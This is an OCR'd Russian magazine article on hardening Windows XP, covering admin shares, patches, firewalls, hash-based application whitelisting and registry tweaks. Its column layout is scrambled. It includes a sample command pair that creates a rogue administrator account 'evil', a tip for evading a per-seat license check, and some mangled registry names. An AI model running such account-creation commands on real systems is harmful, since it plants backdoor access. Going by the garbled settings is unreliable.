Портированный Perl довольно опасно ставить на WinXP, поскольку любой дырявый скрипт может вызвать командный интерпретатор. Однако запретить системные вызовы вполне реально (при наличии прямых рук). Для этого следует найти подстроку "cmd.exe" в файле Perl58.dll (местонахождение - каталог perl\bin). Замени имя файла cmd на что-нибудь другое той же длины, например, xak.exe. Таким образом, символ "конвейера" окажется нерабочим, однако в сценариях по-прежнему будет возможным запускать приложения функцией system("ИмяПрограммы"), а хакер получит от ворот поворот.


Горячая замена cmd.exe

Этот и другие советы по защите интерпретатора ты можешь прочитать в статье "Защита Perl" по адресу www.citforum.ru/internet/perl/safe.

захватить его через базу становится довольно просто.

ВАШИ ПРАВА?

Вспомни заветную мудрость линуксоидов: "Не сиди под рутом". Действительно, управлять системой под привилегированным аккаунтом нежелательно, так как в этом случае злоумышленнику будет легче проникнуть в систему. Почему? Дело в том, что когда администратор использует соответствующий логин для входа, возможен случай простого пароля, который можно подобрать брутфорсом. К тому же, как ты знаешь, в Windows существует стандартный набор шаров, которые имеют вид IPC$, ADMIN$, C$, D$ и прочее.

IPC$ - шара, которая используется для удаленной аутентификации, поэтому трогать ее не имеет смысла. Остальные из соображений безопасности можно удалить. Сделать это проще всего командой net share C$ /delete (по аналогии удаляются все остальные диски). Эту операцию следует проводить каждый раз при запуске сервера, поэтому рекомендую создать bat-файл, выполняющий грязную работу за тебя.


В результате, злоумышленник, даже зная пароль администратора, не сможет присоединить системный диск.

Не забывай периодически проверять список пользователей на сервере. Возможно, ты найдешь в нем странноватые имена, типа x4k0r или evil ;). Создать администратора консольной командой очень просто. Делается это следующим образом:


```
net user evil /add
net group Администраторы evil /add
```

Все патчи, обсуждаемые в этой статье, ты можешь найти на официальном сайте MicroSoft.

Продвинутый фаервол Sygate доступен для скачивания на сайте www.sygate.com.



Удаление дефолтовых шаров




Администрирование пользователей

В ЧЕМ СИЛА, БРАТ?

Идеальных сервисов не бывает. Даже в самом стабильном продукте при желании можно найти смертельные для системы уязвимости. Поэтому лучшим решением для абсолютной безопасности является установка хорошего брандмауэра или, попросту, фаервола. WinXP снабжена стандартным межсетевым экраном, который, по словам разработчиков, будет работать быстрее любых фаерволов, написанных третьими лицами. Поверим им на слово ;). Для сервера я бы рекомендовал использовать более мощный экран, например Sygate.

Настроить фаервол очень просто: зайди в свойства сетевого соедине-



Простая настройка логгинга фаервола

СЛОВО СПЕЦИАЛИСТАМ

Мы обратились к специалистам в области компьютерной безопасности с вопросом: "Как сделать XP безопаснее?"

Дмитрий Леонов, отец сайта bugtraq.ru

- ознакомься с www.microsoft.com/technet/treeview/default.asp?url=/technet/security/chklist/xpcl.asp;
- поставь антивирус, при активной работе в Сети установи какой-нибудь файрвол;
- включи автообновление (Windows Update), либо не ленись периодически запускать обновление ручками;
- поменьше слушай сказки о "дырявости окошек" и следуй при работе здравому смыслу и базовым правилам компьютерной гигиены;
- заведи для основной работы пользовательский аккаунт, не обладающий администраторскими правами.

Крис Касперски - известный в России специалист в области компьютерной секьюрити

- заткни огромную дыру в DCOM, чтобы не превращать свой любимый комп в рассадник червей;
- установи антивирус, мигом вычищающий и уничтожающий различные вирусы и backdoor'ы;
- убей в Word'е движок макросов;
- если ты используешь IE, то отключи поддержку ActiveX, JavaScript и т.п.;
- выбери почтовый клиент, который режет все HTML-письма в plain-text, а также сохраняй все вложения в специально заведенной для них папке;
- реже используй проводник, отдавая предпочтение командной строке либо FAR'у;
- делай backup как минимум один раз в день.

Вспомни заветную мудрость линуксоидов: "Не сиди под рутом".

ДЖЕНТЛЬМЕНСКИЙ НАБОР

■ Каждый администратор должен иметь под рукой набор патчей, которые будут наложены на свежую систему WinXP. Вот некоторые из них:

■ RPC DCOM Patch - актуальная заплатка в настоящее время, исправляет ошибку, ведущую к переполнению буфера;
■ Windows Messenger Patch - патч, исправляющий фатальную ошибку в сервисе сообщений;
■ Cummulative IE 6.0 Patch - патч для IE, исправляющий различные баги в вызовах ActiveX;
■ Service Pack1 - исправляет старые уязвимости системы, напоgобие smbdie и прочего;
■ Service Pack1 для Office XP - при наличии офиса XP установить этот патч следует в обязательном порядке.

Установка патчей предельно проста. В первую очередь посети сайт microsoft.com и выкачай необходимое обновление. Затем запусти его и выполняй все требования инсталлятора. После установки тебя попросят перезагрузиться, чтобы изменения вступили в силу. В некоторых случаях патч не может быть установлен до инсталляции Service Pack1.

ния, пометь галочкой "использовать фаервол", и жмакай на "параметры". Теперь отметь те сервисы, которые ты хотел бы разрешить. Если нужная служба отсутствует в списке, добавь ее вручную. После этого (при желании) можно разрешить проброс ICMP-пакетов в соответствующей вкладке. И напоследок, рекомендую включить полное логирование данных в отдельный файл. Впоследствии через этот файл можно выявить попытки взлома и вовремя их пресечь.

Для серьезного сервера, простои которого недопустимы, фаервол должен настраиваться на вышестоящем маршрутизаторе, так как мощная атака заDoSит сервак даже с активным фаерволом. Это уже давно проверенный факт.

ЛОКАЛЬНАЯ БЕЗОПАСНОСТЬ ПРЕВЫШЕ ВСЕГО

■ Если админы и выполняют настройку политики удаленной безопасности, то про локальную почему-то

БЫЛЬ О ПАРОЛЯХ

■ Ты когда-нибудь думал о том, насколько легко можно угадать твой пароль? Если нет, то это намного упростит работу взломщика, который поставил перед собой цель овладеть твоей системой. Так как в глобальной сети выложено для скачки огромное число словарей (bruteforce), то хакер расколет и поработит твою тачку за считанные секунды.


Чтобы впоследствии ты не рвал на себе волосы от злости, давай разберемся, как нужно правильно составлять защищенный пароль. Во-первых, при выборе пароля забудь свое имя, фамилию, ник и т.д. Методы социальной инженерии успешно применяются до сих пор, поэтому хакеру не составит труда развести тебя, притворившись милой и симпатичной девушкой. Пароль нужно придумать самому. Запиши любое запомнившееся тебе слово на бумажке и произведи над ним некоторые преобразования. Например, добавь пару циферок, слеш, русскую буковку. Прояви фантазию, и тогда твой пароль будет практически не угадываемым.

Простой пример. У тебя есть пароль password. Задача - усложнить его, изменив до неузнаваемости. Следуя нашему рецепту, добавляешь буковку, слеш, пару циферок и... твой пароль принял совсем другой вид. Стоило слегка видоизменить пароль (pa6sw/Ord5), и он стал непригодным для взлома bruteforce.

забывают. А зря. К примеру, установив фаервол, который закрывает 139 порт и блокирует атаки на RPC, и не пропатчив систему, администратор перестает волноваться за WinXP. Однако любой злоумышленник с помощью обычного эксплойта KAHT2 может поиметь права администратора. Поэтому на уровне локальной политики патчи следует устанавливать обязательно.

Затем следует уделить особое внимание учетным записям. А именно, переименовать логин "администратор" во что-нибудь необычное, например, root :). Это нужно для того, чтобы запутать вероятного противника, который вовсю сканирует твою систему. Также обязательно отруби аккаунт гостя, так как это единственная запись, под которой можно проникнуть в систему без авторизации.

Удели больше внимания папкам, к которым доступ посторонних лиц нежелателен. К примеру, за компьютером могут работать три непривилегированных лица. При этом на диске C: существует папка secret, доступ к которой должен иметь только администратор. Несмотря на то, что папка была создана админом, на чтение



Установка разрешенных приложений

Настройка доступа к каталогу

Следует уделить особое внимание учетным записям... переименовать аминистратора root'а :).


она будет доступна всем. Чтобы закрыть доступ, войди в свойства каталога и выбери вкладку "доступ". Там необходимо добавить категорию "ВСЕ" и запретить чтение каталога.

В WinXP существует полезный скрипт настройки групповой политики gpedit.msc. С помощью этого сценария можно грамотно установить локальные политики для всех пользователей. К примеру, вкладка "Система" позволяет задать имена приложений, разрешенных для запуска. Все остальные файлы пользователи запускать не имеют права. Здесь же легко обрезается доступ к панели управления или к сетевому окружению. Перечислить все возможности gpedit.msc нереально, лучше один раз увидеть, чем сто раз услышать (а тем более прочитать).

И, наконец, возьми себе за правило читать системные журналы. В них содержится информация, которая может тебя заинтересовать. Возможно, после прочтения ты узнаешь, что локальный юзер vasya пытался стать админом ;) или запустить запрещенную программу.

АБСОЛЮТНОЙ БЕЗОПАСНОСТИ НЕ СУЩЕСТВУЕТ

Несмотря на то, что защитить свою операционку на 100% невозможно, методы, приведенные в этой статье, помогут спасти твой сервер от глупых скриптkиддисов и начинающих хакеров (а их, как ты знаешь, бесчисленное множество). Если же твоей системой заинтересуются профессиональные хакеры, тебе стоит поискать более продвинутые решения для усиления безопасности. Рекомендую прочитать книгу Эда Ботта и Карла Зихерта "Безопасность Windows".



Что написано пером...

Если система пострадала от msblast, отмени аварийную перезагрузку командой shutdown-a.

Если тебе трудно (или ломает) составлять сложные пароли, можешь скачать простой генератор. Например, тут: www.kir-illovichali.narod.ru/Work/progs/Password_generator.zip.

IPC$ - шара, которая используется для удаленной аутентификации и обмена данными между серверами. Не вздумай удалять ее, без этого ресурса сервер не сможет обмениваться информацией с другими машинами.

Новый журнал о компьютерном железе

от создателей Хакер'а

Внутри ты найдешь:

- много, о-очень много тестов
- железные новости
- разгон процессоров
- вопросы и ответы
- обзоры новинок
- описание Hyper-Threading
- прошивка видеокарты
- инфа о мышках
- настройка CD-RW
- и это еще не все!

В ПРОДАЖЕ с 11 Марта

УЖЕ ГОТОВО

И НЕ ЗАБУДЬ:

ТВОЯ МАМА БУДЕТ В ШОКЕ

Vint (Vint@vpost.ru)

ДРЕССИРОВАННЫЕ ОКНА

ВСЕ, ЧТО НАДО ЗНАТЬ ОБ АДМИНИСТРИРОВАНИИ XP

У подавляющего большинства продвинутых виндовс-юзеров на машине стоит XP. Но не только простые смертные работают с этим чудом, администраторам XP тоже приглянулась.

Фаервол отслеживает сетевую активность твоего хоста, разрешая или запрещая определенные типы соединений. Крайне необходим при работе компьютера в качестве сервера.

Работа администратора не так сложна, если ты любишь компьютеры и готов постоянно учиться. XP - яркий пример неизведанной системы.


Условно можно выделить два случая: когда система стоит на компе, за которым работает туева куча малограмотных учеников-посетителей инет-кафе ("юзерская"), и когда система стоит на админском компе, где работает только сам администратор локалки ("админская"). Для юзерской XP делается упор на защиту файлов и данных от непосредственного изменения, вводится ограничение пользовательской активности за компом. Для админской XP важна повышенная безопасность, возможность работы системы в качестве сервера и наличие софта для управления локалкой.

ЮЗЕРСКАЯ МАШИНА

Как известно, главный враг админа - тупые юзеры, считающие себя гуру. Они везде лезут своими кривыми руками, а администратор вынужден просиживать ночами, поднимая загнувшуюся систему. Чтобы как-то оградить себя от нудной переустановки ОС, стоит следовать некоторым нехитрым рекомендациям.

Предварительная подготовка

Прежде всего, если в управляемой тобой локальной сети есть хотя бы две машины с одинаковой или очень похожей конфигурацией, позаботься о создании образа рабочей системы.



Делается это несложно, а на деле, в случае смерти системы, откат до полностью рабочего и настроенного состояния осуществляется за 15 (!) минут. Тебе понадобится программа Acronis True Image, которую можно скачать с сайта www.acronis.com. Размерчик ее зашкаливает за 20 метров, но она того стоит.

Необходимо установить XP на подопытный комп, для чего разбей весь винт на несколько разделов, выделив под системный около 4 гигов. В локальную сеть нужно ставить однозначно XP Professional. Версия Home, хотя и кажется более привлекательной из-за простоты установки и настройки, при попытке использования в компьютерном клубе или на рабочем месте принесет тебе крупный геморрой. К примеру, только у профессиональной XP есть возможность разграничить запуск приложений на уровне exe-файла или на уровне путей.

Установи, активируй XP, и можно начинать колдовать над настройками. Обязательно перенеси своп-файл с системного раздела. Это необходимо сделать, если хочешь, чтобы полностью архивированная система влезла на 2 болванки (зачем тебе своп каждый раз восстанавливать). В моем случае полностью готовая клиентская ОС заняла всего 900 метров, со всем софтом.

Дальше запускай Acronis True Image. Подумав, она запишет две болваночки, которые можно гордо обозвать My Super XP. И в случае любого краха, даже полного осыпания винта, восстановление системы будет проходить за 15-20 минут, не требуя твоего участия. Польза от снятия образа огромная: администратор будет намного проще относиться к внештатным ситуациям, на возвращение писюка в рабочее состояние потребуется минимум времени, а значит, его останется больше для пивного отрыва с друзьями-админами ;).

Антивирус


Дальше ставь антивирус. Выбор небольшой: Касперский или доктор Веб, буржуйскими я не пользуюсь из принципа - поддерживаю русских программистов :). Это необходимо, чтобы поставить хоть небольшой заслон от вирей и злостных эксплойтов. Но особенно увлекаться не советую, так как свежий Касперский в связке с XP грузит систему сильнейшим образом. Поэтому попробуй сначала доктора Веба для своих рабочих станций. Обновление вирусных баз - обязательное условие работы антивируса, со старыми базами он просто зря отъедает ресурсы машины.

Права

Антивирус, конечно, хорошо. Но переносить все проблемы безопасности на него нельзя. Поэтому давай сейчас конкретно займемся разделением прав на запуск ПО. Во вкладочке Администрирование выбираешь пункт Локальная политика безопасности и настраиваешь.

Для начала ставь политики по умолчанию "запрещение". Тем самым ты реализуешь идею "запрещено то, что

Расскажу о своем опыте. В моем управлении локальная сеть из 40 компьютеров, 15 из них имеют абсолютно одинаковую конфигурацию и установленную с помощью образа XP. К этим компьютерам имеют круглосуточный доступ множество людей, и почти половина из них стараются показать, что они умнее всех, и всеми доступными средствами курочат и мучают систему. Очень долго ОС, конечно же, не проживет, но каждый раз я смотрю логи программ-мониторов и сильно наказываю разрушителя системы, после чего гружусь с заранее заготовленных болванок и поднимаю компьютер.



не разрешено", вместо стандартной "разрешено то, что не запрещено". После смены политики придется явно прописать пути, из которых возможен запуск приложений. Это так называемое разрешение по пути-имени. Такой вариант удобен тем, что враз разрешается запуск ПО из определенной папки, но за удобством скрывается большая брешь в защите: злоумышленник может заменить запускные файлы из разрешенного каталога своими и запустить их.

Более трудоемким, но и более безопасным способом является разрешение приложений по хешу. При выборе хеш-варианта винда проанализирует запускной файл программы и сосчитает некоторую контрольную сумму, называемую хешем. И уже приложение, разрешенное по хешу, сможет запускаться на данном компьютере из любого пути. Но при изменении запускного файла (например, при заражении вирусом) произойдет изменение его хеш-суммы. Так как она будет отлична от первоначальной, система не разрешит пользователю выполнить программу, посчитав ее неразрешенной.

Шары

Сейчас есть маленькая зараза, встроенная во все NT-системы. Называется она административной шарой. То есть у НТшки по умолчанию расшарены все диски и корневой каталог виндов. И зная пароль админа, можно таких дел натворить, что тебя сразу обнимет Кондратий. Только не говори, что твой пароль супер-пупер. Дыр в виндах все больше и больше, и многие из них позволяют получить удаленный шелл админа. Поэтому отключи все дефолтовые шары: зайди в Панель управления (Control Panel), найди пункт Администрирование (Administrative Tools), выбери вкладку Управление компьютером (Computer Management). Дальше System Tools -> Shared Folders -> Shares. Теперь ты видишь все административные шары, убрать их просто: Шара -> Stop Sharing.

Есть и другие левые шары. Всем известная папочка Общие документы (Shared Documents) открыта для записи по сети всегда, никакими стандартными средствами защититься от этого нельзя. Но есть способ гораздо лучше - отключить эту шару. Делается это удалением в реестре ключа. Ищи HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows \ CurrentVersion \ Explorer \ My Computer \ NameSpace \ DelegateFolders, ключ - {59031a47-3f72-44a7-89c5-5595fe6b30ee}. Ребут, и эта злосчастная папка пропадет.

Отключение левых учеток

В XP есть встроенные учетные записи, например Гость - это одна из очень больших дыр в безопасности твоего сервера.


Для ликвидации этого бага отключи учетную запись гостя и задай ей огромный пароль: вкладочка Локальные пользователи и группы (Local Users and Groups), подпункт Пользователи (Users). Прикрывай учетку, ставь пасс. Обрати внимание на учетную запись администратора и переименуй ее. То есть ставь любой другой логин, кроме всем известных "Администратор", "Админ", "Administrator", "Admin" или "Vasya_Pupkin". Лучше выбрать что-нибудь поэкзотичней, например, "_toor@2_". Легко для запоминания: root справа налево, подчеркивания и клавиша 2 два раза. Если не сменить имя учетной записи админа, то потенциальный взломщик уже будет знать логин, и получить доступ к системе ему будет намного проще.

»

Чтобы удалить апплет Панели управления Администрирование, открой раздел [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\NameSpace], найди там подраздел [{D20EA4E1-3957-11d2-A40B-0C5020524153}] и переименуй его с минусом вначале ([-{D20EA4E1-3957-11d2-A40B-0C5020524153}]).

Если не сменить имя учетной записи админа, то потенциальный взломщик уже будет знать логин, и получить доступ к системе ему будет намного проще.

■ Жизненный пример: есть в бухгалтерии компьютер под управление XP проф, секретарша очень любит поиграть на нем в лайнс, причем прячет его подчас очень далеко и переименовывает под системный файл (точнее, не она, а ее бойфренд). Играла бы себе и играла, тратя рабочее время. Но найдя на ее компьютере эту игрушку, администратор явно запрещает это приложение по ХЕШ-функции. После этого она не может понять, почему система отказывается запускать именно это приложение. То есть грамотное администрирование XP экономит деньги всей организации в целом. Такая же жизненная ситуация: запретив запуск приложений со всех CD-ROM, администратор лишает пользователей возможности играть в контру на рабочем месте. Аналогично политика запрещения полезна в компьютерных клубах: закрыв все флопики, CD-ROM'ы и прописав все доверенные приложения с помощью ХЕШ-функции, ты обезопасишь свою машину от эксплойтов, нацеленных на получение локальных прав администратора. Взломщик просто не сможет запустить вредоносный exe'шник на выполнение.




Меньше шар - меньше дыр!

Фаервол

Каждый администратор сам решает для своей локалки, нужна ли ему фаервольная защита на юзерских машинах. Я считаю, что крайне желательно поставить эту стеночку на клиентские ПК. Аргументы в пользу этой точки зрения: защищенность машины резко возрастает, появляется возможность ЛЕГАЛЬНОГО обхода лицензионных ограничений некоторого ПО, и к тому же появляется контроль доступа к инет ресурсам на уровне каждой машины.

Под защищенностью я понимаю то, что эксплойты, вызывающие удаленный шелл администратора за счет ошибки в системе или процессе, просто перестанут работать. Они не смогут открыть порт, к которому пытается достучаться злостный крякер. И этот



Незваный гость хуже татарина

нехороший человек просто отступит. Или начнет искать другие баги ;).

Легальный обход защиты основывается на том, что у большей части софта есть два типа лицензии: на одну машину и на целую сеть, причем однопользовательская стоит во много раз дешевле. И эта прога будет каждый раз сканировать сеть на наличие определенных открытых портов. Если находит их, то считает, что в сети есть более одной копии этого ПО, и умирает с воплями. Настроенный фаервол не позволит программе вылезать в сеть, тем самым подтвердив однопользовательскую лицензию. Примером такого ПО может служить макромедия флеш.

Лучшим из фаерволов считается Agnitum Outpost (www.agnitum.com/products/outpost). У него простой русский интерфейс, гибкие настройки, наличие предустановленных правил и очень хитрый механизм фильтрации пакетов. Он также хорошо помогает при попытке самообновления XP ;).

Если нужен фаервол, смело качай Agnitum Outpost (www.agnitum.com/products/outpost) - выбор многих админов.

Удаленное администрирование - настоящая экономия времени и способ получать удовольствие от работы. Сидишь дома, ноги на столе, рядом кофе, и не спеша администришь себе удаленный сервер.

Скринсейвер и прочее

Скринсейвер - очень удобная штуковина. Но она несет с собой потенциальную дыру в системе. Программа-хранитель экрана - это переименованный exe-файл. Если злоумышленник заранее подменит файл хранителя экрана своей программой, то компьютер с легкостью переходит во владение атакующего. Чтобы такого не происходило, в ветке HKEY_USERS\.DEFAULT\Control Panel\Desktop измени параметр ScreenSaveActive на 0.

Еще одной потенциальной критической уязвимостью считают неявность нахождения эксплорера. В нем самом-то туева куча дыр, так еще и запуск этого приложения может пробить любую защиту. Надеюсь, ты знаешь, что главный процесс эксплорера запускается с очень высокими привилегиями системного процесса. Так вот, XP "не знает", где точно лежит ее проводник! Она сначала просматривает корень системного диска, потом лезет в свою папку, в надежде найти файл explorer.exe. А как ты думаешь, если система найдет файл с таким именем в корне? ДА, она просто запустит его. А что мешает взломщику положить туда трояна? Видишь, какая "защищенность" у XP "по умолчанию". Для уничтожения этой бреши в защите следует в реестре в пути [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon] явно прописать путь к explorer.exe.

Всем известно, что с помощью Пуск -> Выполнить можно просмотреть команды, которые отдавались системе предыдущим пользователем. Тем самым злоумышленник может узнать приложения, которые запускает администратор или другой привилегированный пользователь. А подменив их, сможет получить повышенные права доступа. Чтобы этого не случилось, в XP встроена возможность отключения логирования отдаваемых команд, и менюшка выполнения будет всегда пуста. Иди в реестр по адресу [HKEY_CURRENT_USER\ Software\ Microsoft\ Windows\ CurrentVersion\ Policies\ Explorer]. Создай параметр с именем ClearRecentDocsOnExit и значением 01000000. Кстати, такое усовершенствование позволяет винде чистить не только список команд, но и недавно использованные документы.

АДМИНСКАЯ МАШИНА

Советую многое взять из настройки клиентской ОС и просто перенести это на админскую машину - повышение безопасности будет обеспечено. Но есть некоторые чисто админские приколы.

Если машина - сервер, то ей необходимо особенно внимательно следить за сохранностью паролей. А многие пароли при работе XP просто хранятся в памяти, часто даже нешифрованными. Хотя при перезагрузке содержимое оперативки обнуляется, но своп-то остается. И если за машиной работал администратор, то в swap-файле сохранится его пароль. Средство борьбы с этой напастью - чистка свопа при каждом выключении ПК, эта опция включается в реестре [HKEY_LOCAL_MACHINE \ SYSTEM \ CurrentControlSet \ Control \ Session Manager \ Memory Management], параметр ClearPageFileAtShutdown установи в 00000001.

Небольшой, но важный финт от начальства - синий экран смерти. Как бы он всех ни достал, в нем есть и хорошее: вызванный в нужный момент он поможет тебе спасти свою шкуру в любой ситуации. Вызывание death screen - самый быстрый способ выключения компьютера с обнулением своп-файла и всех документов-программ. Включается такая возможность в реестре: [HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\ Services\i8042prt\ Parameters], создается параметр DWordCrashOnCtrlScroll, ему присваивается значение 1. После этого твоя система будет падать в запланированный даун после двойного нажатия Scroll Lock с зажатой правой Ctrl.

Софт

